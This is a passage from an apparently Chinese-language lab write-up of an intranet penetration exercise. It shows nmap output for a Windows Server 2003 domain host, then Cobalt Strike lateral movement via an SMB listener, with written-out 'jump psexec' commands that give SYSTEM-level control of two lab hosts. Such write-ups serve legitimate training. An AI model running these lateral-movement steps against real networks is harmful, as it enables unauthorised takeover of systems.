|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
8099/tcp open  http            Microsoft IIS httpd 6.0
|_http-server-header: Microsoft-IIS/6.0
|_http-title: The page must be viewed over a secure channel
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/su
bmit.cgi?new-service :
SF-Port777-TCP:V=7.80%I=7%D=3/11%Time=69B14AB3%P=i686-pc-windows-windows%r
SF:(TerminalServerCookie,A,"\x01\0\t\xe0\x06\x01\0\t\xe0\x06")%r(Kerberos,
SF:5,"\x01\0\t\xe0\x06")%r(SMBProgNeg,5,"\x01\0\t\xe0\x06")%r(TerminalServ
SF:er,A,"\x01\0\t\xe0\x06\x01\0\t\xe0\x06")%r(WMSRequest,5,"\x01\0\t\xe0\x
SF:06");
MAC Address: 00:0C:29:CC:D0:E0 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003

Host script results:
|_clock-skew: mean: -2h40m01s, deviation: 4h37m05s, median: -2s
|_nbstat: NetBIOS name: ROOT-TVI862UBEH, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:cc:d0:e0 (VMware)
| smb-os-discovery:
|   OS: Windows Server 2003 3790 (Windows Server 2003 5.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2003::-
|   Computer name: root-tvi862ubeh
|   NetBIOS computer name: ROOT-TVI862UBEH\x00
|   Domain name: god.org
|   Forest name: god.org
|   FQDN: root-tvi862ubeh.god.org
|_  System time: 2026-03-11T18:59:35+08:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 257.53 seconds
这里两个主机都开放了 SMB 协议的 445 端口,可以使用 CS 内置的 psexec 工具获取 system shell
横向移动
这里 CS 需要先创建一个 SMB 监听器

这里我还是有那个解析错误的问题,不知道是为什么,只能手动导入目标

然后对目标进行横向移动


监听器选择 SMB 的,勾选下面的选项
这里应该就是他解析这个名称的问题,这样执行会失败,我在靶机上也是这个结果,dns 也没有问题,计算机玄学(


所以这里只能将这个域修改为 IP,这个就可以拿到权限了
jump psexec 192.168.52.138 nwhx
jump psexec 192.168.52.141 nwhx
这里成功拿到内网全部权限

感觉还是 CS 好用(